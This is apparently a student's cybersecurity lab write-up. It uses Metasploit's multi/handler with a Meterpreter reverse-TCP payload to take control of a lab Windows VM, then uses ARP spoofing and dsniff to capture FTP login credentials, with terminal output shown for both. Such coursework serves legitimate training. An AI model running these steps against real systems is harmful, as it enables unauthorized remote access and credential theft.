

# CYBER SECURITY-ASSIGNMENT

## DAY 4 - 30/08/2020


Name-Liza Deka

1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

**Solution=**

Open Kali Linux VM and enter into root. Type the command “systemctl enable ssh” and then open git for windows. In git enter “ssh bpg@<your ip address>.”





Go to git and type “**msfconsole**”. Metasploit framework will start; the system will run on msf5. Type the command “**use multi/handler**” and then “**set payload windows/meterpreter/reverse\_tcp**”. Now we have created a connection and waiting for the victim to open and download the payload we will be able to exploit his/her whole system. As the victim downloads and execute the file we will be getting the info.

```

bpg@kali-pc-001: ~
File Actions Edit View Help
=====
+ -- ==[ metasploit v5.0.101-dev ]
+ -- ==[ 2049 exploits - 1108 auxiliary - 344 post ]
+ -- ==[ 562 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]
Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):


  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, non
e)
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, non
e)
  LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

```

Type “show options” and if LHOST is not appearing then we have to set the IP address again. Now we type the command “exploit –j –z”.



```
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job #.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.57.128:4444
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.57.131
[*] Meterpreter session 1 opened (192.168.57.128:4444 => 192.168.57.131:49686) at 2020-08-31 13:28:04 -0700

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions

Active sessions
-----
Id  Name  Type  Information  Connection
--  -
1   meterpreter x86/windows WIN-2P0T021FD3H\Administrator @ WIN-2P0T021FD3H 192.168.57.128:4444 => 192.168.57.131:49686 (192.168.57.131)

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WIN-2P0T021FD3H
OS            : Windows 2016 (10.0 Build 14393).
```

Type the command “sessions –i 1” and we will get into meterpreter. Then type “sysinfo” and we will be able to see we are in windows machine. The exploit can be compromised in several ways such as – download/ upload files, take screenshot, audio/video recording and many more.


2:

- Create an FTP server.

- Access FTP server from windows command prompt.
- Do a mitm and username and password of FTP transaction using wireshark and dsniff.

## Solution=

The VM machines should be set on the same network (NAT) and we should enable automatic IPv4 address. We need to choose FTP server from Web Server (IAS). We conduct an nmap scan of the local network.



```

File Actions Edit View Help
root@kali-pc-001:~# dsniff libnet1:amd64
# upgraded, 3 newly installed, 0 to remove and 189 not upgraded.
Need to get 191 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 libnet1 amd64 1.1.6-dfsg-3.1 [68.4 kB]
Get:2 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 libnet1:amd64 1.24-5 [22.8 kB]
Get:3 https://mirror.karneval.cz/pub/linux/kali kali-rolling/main amd64 dsniff amd64 2.4bi-debian-29 [187 kB]
Fetched 191 kB in 10s (18.6 kB/s)
Selecting previously unselected package libnet1:amd64.
(Reading database ... 198517 files and directories currently installed.)
Preparing to unpack .../libnet1.1.1.6-dfsg-3.1_amd64.deb ...
Unpacking libnet1:amd64 (1.1.6-dfsg-3.1) ...
Selecting previously unselected package libnet1:amd64.
Preparing to unpack .../libnet1.1.1.24-5_amd64.deb ...
Unpacking libnet1:amd64 (1.24-5) ...
Selecting previously unselected package dsniff.
Preparing to unpack .../dsniff_2.4bi-debian-29_amd64.deb ...
Unpacking dsniff (2.4bi-debian-29) ...
Setting up libnet1:amd64 (1.1.6-dfsg-3.1) ...
Setting up libnet1:amd64 (1.24-5) ...
Setting up dsniff (2.4bi-debian-29) ...
Processing triggers for kali-menu (2020.3.2) ...
Processing triggers for libc-bin (2.31-2) ...
Processing triggers for man-db (2.9.2-2) ...
root@kali-pc-001:~#

```

We can then spoof the ARP request packets of the 2 end-users communicating with each other. Then we keep sniffing for data using dsniff or wireshark on our interface.



```

File Actions Edit View Help
root@kali-pc-001:~# dsniff -i eth0
dsniff: listening on eth0
08/20/20 07:25:46 tcp 192.168.100.100->192.168.100.107:21 (ftp)
USER anonymous
PASS [REDACTED]

```

